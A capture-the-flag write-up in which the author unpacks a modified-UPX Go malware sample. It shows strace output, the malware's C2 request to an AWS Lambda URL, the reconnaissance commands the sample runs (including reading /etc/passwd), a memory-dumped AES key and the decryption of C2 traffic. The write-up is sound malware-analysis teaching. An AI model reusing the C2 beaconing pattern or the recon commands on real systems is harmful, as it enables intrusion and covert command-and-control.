Wiz Cloud Security Championship November 2025
Table of Contents
Introduction
A reverse engineering challenge??? Wow OK, not something you normally see in a cloud challenge. Not an area I really partake in, but let’s see how it goes. I had Chris join me for the first half of the challenge, as we and a few others were in Japan when this came out, so we took a peak at the challenge when not roaming, so thanks to him for rubber ducking and coming up with ideas.
Malware Busters!
Starting off, the challenge description is:
You are presented with an unknown and odd binary in a compromised environment.

Your job is to analyze the binary as best you can. Your analysis should include:

* Describe the actions performed by the malware.

* Find the C2 server the malware communicates with.

* Decrypt the malware's C2 protocol.

By following these steps you will find the hidden flag to complete the challenge.

Good luck!
There is no terminal text this time.
OK so it sounds like there is a binary that connects to a C2 server, and if I can decrypt the communications between the binary and the server - I should get the flag.
Let’s see this binary.
user@monthly-challenge:~$ ls
buu
user@monthly-challenge:~$ file buu
buu: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
Might as well run it too, its not exactly our own system ;p
user@monthly-challenge:~$ ./buu
user
uid=1000(user) gid=1000(user) groups=1000(user)
root❌0:0:root:/root:/bin/bash
OK - so it seems to be running three commands and then exiting, which are:
- whoami
- id
- head -n 1 /etc/passwd
Let’s strace it, and see if anything immediately comes out.
user@monthly-challenge:~$ strace ./buu
execve("./buu", ["./buu"], 0x7ffd2ec31640 /* 9 vars */) = 0
[..SNIP..]
openat(AT_FDCWD, "/tmp/.X11/cnf", O_RDONLY|O_CLOEXEC) = 3
[..SNIP..]
newfstatat(AT_FDCWD, "/usr/local/sbin/uname", 0xc000097488, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/usr/local/bin/uname", 0xc000097558, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/usr/sbin/uname", 0xc000097628, 0) = -1 ENOENT (No such file or directory)
newfstatat(AT_FDCWD, "/usr/bin/uname", {st_mode=S_IFREG|0755, st_size=35328, ...}, 0) = 0
[..SNIP..]
read(3, "monthly-challenge\n", 4096)    = 18
[..SNIP..]
Hmm… some useful bits, there seems to be a file at /tmp/.X11/cnf that seems to be needed, and it gets the hostname from uname.
user@monthly-challenge:~$ cat /tmp/.X11/cnf
��/9ٜv@��"V��n̝ G��n1[��b\ݛ<Cŝ0��?V��&GЍ!��;Eь8R��0R��&_ُ'��'G��z\��5Dу7\��5]��x9ҍvVٗ
X��v ًc��5P��5��7V��2��7R��bW��2��v
user@monthly-challenge:~$ cat /tmp/.X11/cnf | base64 -w 0 ; echo
nM4vOdmcdkDOzCJWnoZuE8ydIEeTmW4c1ZcxW9bdYlzdmzxDxZ0wAIuAP1aJliZH0I0hA9bAO0XRjDhSkZswUpKbJl/ZjycekdwnR9LAelzPwTVE0YM3XNjMNV2czng50o12VtmXC1iczHYJ2YtjAI+INVDd3jUCiNY3VoTfMgCNizdSi99iV4vZMgPB73Y5
OK, that might be useful, something to keep in mind. Hmm… otherwise… not having much luck here. Let’s extract the file to an isolated VM and run it in an environment where we have a tad more visibility into things.
First things first, let’s see the network connections its trying to make. It’s for now in an isolated network, so can try to make outbound connections but won’t get a response.
$ ./buu
I don't belong here...
Hmm… a quick strace shows it’s attempting to access /tmp/.X11/cnf, so let’s put that into the VM too. That worked and we now see some traffic.

It looks to be trying to connect to wehiy6oj3hpaud3yske7nrt5xu0lcovj.lambda-url.us-east-2.on.aws. Interesting, that is an AWS Lambda function URL. That should be a HTTP endpoint. Let’s setup an HTTP proxy and route everything through it.
GET /command?n=isolated&s=0 HTTP/1.1
Host: wehiy6oj3hpaud3yske7nrt5xu0lcovj.lambda-url.us-east-2.on.aws
Accept-Encoding: gzip, deflate
User-Agent: Go-http-client/2.0
Connection: close
Let’s let that through and see the response…
HTTP/1.1 401 Unauthorized
Date: Sat, 29 Nov 2025 03:53:14 GMT
Content-Type: text/plain
Content-Length: 13
Connection: close
x-amzn-RequestId: 9f79db68-1bbb-469c-8889-d4fbcf954271
X-Amzn-Trace-Id: Root=1-692a6e2a-52e134c168ae8c911f58c84e;Parent=607998a533a88204;Sampled=0;Lineage=1:a58bc774:0

What are you?
Hmm… ah that might be why the hostname was needed… let’s setup a BurpSuite match and replace to automatically swap isolated to monthly-challenge.
HTTP/1.1 200 OK
Date: Sat, 29 Nov 2025 03:56:33 GMT
Content-Type: application/octet-stream
Content-Length: 32
Connection: close
x-amzn-RequestId: d7b76fce-e4c2-4106-8bfe-a17bd8003730
X-Amzn-Trace-Id: Root=1-692a6ef1-29787aea2ad597b024f91300;Parent=7f8ac2130169d688;Sampled=0;Lineage=1:a58bc774:0
¶`ؼ
á^ßí®L¼~
ó
ÕÏ&#LWéFp
U
Ah… well… that’s some encrypted / encoded data. Guess we do need to reverse the binary a bit so we can figure out how to decrypt that.
Let’s start with strings…
$ strings buu.bak
[..SNIP..]
$Info:
RW executable packer http://upx.sf.net $
$Id: UPX 3.96 Copyright (C) 1996-2020 the UPX Team. All Rights Reserved. $
_j<X
[..SNIP..]
I’m guessing that means its UPX packed?
$ upx -d buu
2025-11-29T04:11:44+00:00
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2025
UPX 5.0.2       Markus Oberhumer, Laszlo Molnar & John Reiser   Jul 20th 2025

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
upx: buu: NotPackedException: not packed by UPX

Unpacked 0 files.
Maybe not. However, opening it up in decompiler does suggest it may be packed. After some research, I eventually find upx-recovery-tool, which looks to fix modifications made to a UPX header that prevents their automatic unpacking. From the research, it looked like this aligned with the buu binary, as the headers looked about the same. Let’s try it.
$ python upxrecoverytool.py -i buu -o buu-upx
The current binary doesn't have a section header
The current binary doesn't have a section header
[i] File is UPX
[i] Checking l_info structure...
[!] l_info.l_magic mismatch: "b'WTRT'" found instead
  [i] UPX! magic bytes patched @ 0xec
  [i] UPX! magic bytes patched @ 0x1ebe33
  [i] UPX! magic bytes patched @ 0x1ec316
  [i] UPX! magic bytes patched @ 0x1ec320
[i] Checking p_info structure...
  [i] No p_info fixes required
Well, that at least confirms it is UPX packed.
$ upx -d buu-upx
2025-11-29T04:27:15+00:00
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2025
UPX 5.0.2       Markus Oberhumer, Laszlo Molnar & John Reiser   Jul 20th 2025

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
[WARNING] bad b_info at 0x1ec2cc

[WARNING] ... recovery at 0x1ec2c8

   4767744 <-   2016068   42.29%   linux/amd64   buu-upx

Unpacked 1 file.
Right not we have it unpacked, let’s actually reverse it now. It’s been a long time since I’ve done proper binary reversing, so I started experimenting with various tools trying to see if I had an easy way to just pull from memory while the process is active. I spent quite a bit here. Eventually switched to sticking with IDA where I had the best luck - mainly because of its graph view.
Spending a while trying to just have IDA in debug mode, and trying to just extract the plaintext from memory… IDA kept crashing which kept irritating me that I gave up on that path for now. I decided to swap from dynamic analysis to static. Essentially going through the functions in IDA and going through the function calls it makes.


After some digging around, I notice a function that I believe to be for decryption. Within it appears to use AES CBC based of the crypto functions it uses:
Well that’s good and all, but that means there must be an encryption key somewhere. I wonder if that is what’s in the /tmp/.X11/cnf, another thing I note searching through is that the Lambda function URL is not in this binary. Once again suggesting it’s getting data from elsewhere, the only place I can think of is from that cnf file. Switching focus to the processing of that in IDA, I notice a function is called right after reading the file.

I assume main_kYgXL_QA contains the code to decode that file, and skimming that I think its a custom implementation of something XOR related based of the following block:

This block would repeat a few times looking at the arrows. This might be a bit much effort. Let’s go back to dumping memory, except this time going through /proc/PID/mem, so a bit of a shotgun approach. From another function that looks to be performing the GET request, it appears to have an enc_key somewhere, maybe this is from the cnf file? We can try grepping for that.
The top answer of this StackOverflow gave me a quick python script to extract a processes memory, and then grepping it for enc_key gave me an encryption key .. wooo!
$ python script.py 2723 2>/dev/null | strings | grep enc_key
enc_keyuname
  "enc_key": "73eeac3fa1a0ce48f381ca1e6d71f077"
So let’s grab a copy of the data and chuck it into CyberChef. CBC uses an IV, but usually thats just the first block. Copy-pasting the items into CyberChef doesn’t however result in anything meaningful with the message Unable to decrypt input with these parameters.
OK, let’s debug it and check the values on the stack when that call is made. I won’t bore you with the details, I essentially confirmed that I was right it was the first block. Turns out my copy pasting raw bytes from BurpSuite slightly corrupted the data…. oops..
Passing the bytes through BurpSuite decoder to encode them into hex, helped alleviate that. CyberChef was configured to take hex input, and the first 32 chars of the hex string was pasted into the IV, the rest into the cipher input. Decrypting the first request was now successful!

Going through the BurpSuite history, it looks like there are four encrypted payloads sent from the server. The first three are likely the three commands being run, let’s jump to the last one.

Woo! There is the flag.
I hope there aren’t more reversing challenges in the remainder of the months.